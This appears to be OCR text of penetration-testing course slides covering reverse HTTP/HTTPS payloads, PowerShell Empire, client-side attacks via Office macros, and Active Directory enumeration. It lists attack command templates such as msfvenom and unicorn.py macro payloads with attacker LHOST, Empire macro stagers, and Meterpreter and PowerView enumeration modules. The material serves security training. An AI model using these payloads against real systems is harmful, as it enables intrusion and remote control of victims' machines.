
Reverse_http



Reverse_https




Reverse_https




Powershell Empire


- **Pure-PowerShell2.0** Windows remote administration tool.
- Cryptologically-secure communications
- Integrated by default with other Powershell frameworks like PowerSploit and PowerView
- Flexible C2 settings
- HTTP & HTTPS




Powershell Empire



Powershell Empire




Powershell Empire



Client Side Attacks

- Binaries
  - PE (Portable Executable)




- Office Documents
  - VBA Macros
  - OLE Object
  - DDE

Client Side Attacks

- Powershell Oneliners

- Active Scripts
  - VBS, JS, HTA



Macros

- Metasploit
  - use exploit/multi/fileformat/office_macro
  - msfvenom –p [Payload] LHOST=[IP] –f vba / vba-psh / vba-exe
- Empire
  - usestager windows/macro
- LuckyStrike
  - https://github.com/curi0usJack/luckystrike
- Unicorn
  - unicorn.py payload reverse_ipaddr port macro
  - https://github.com/trustedsec/unicorn

Other

- Vulnerability Exploitation
- Java applets
- Physical Attacks
- …

Lab 1

Lab 2


Reconnaissance and Situational Awareness

Host Enumeration

- Privileges
- Local User Groups
- Installed Software
- Services

CTF 1

Active Directory Domain Services




http://bucarotechelp.com/computers/winadmin/89001102.asp

Domain Enumeration

- Allows an attacker to identify:
  - Users
  - Computers
  - Organizational Units
  - Groups
  - Group Policy Objects
  - ….
  - …..

Domain Enumeration

- Net commands
  - net user /domain
  - net group /domain



Domain Enumeration

- Meterpreter
  - post/windows/gather/enum_domain
  - post/windows/gather/enum_domain_users
  - post/windows/gather/enum_domain_group_users

  - ADSI (Active Directory Services Interfaces)
    - adsi_dc_enum
    - adsi_computer_enum
    - adsi_user_enum
    - ads_nested_group_user_enum

Domain Enumeration

- PowerView (PowerSploit)
  - https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
  - Get-NetDomainController
  - Get-NetUser
  - Get-NetComputer
  - Get-NetGroup
  - …..
  - …….

Domain Enumeration

- LDAP (389 TCP)
  - ldapsearch
  - ldapminer.exe
  - Jexplorer
- Powershell
  - ADSI
  - Active Directory Module

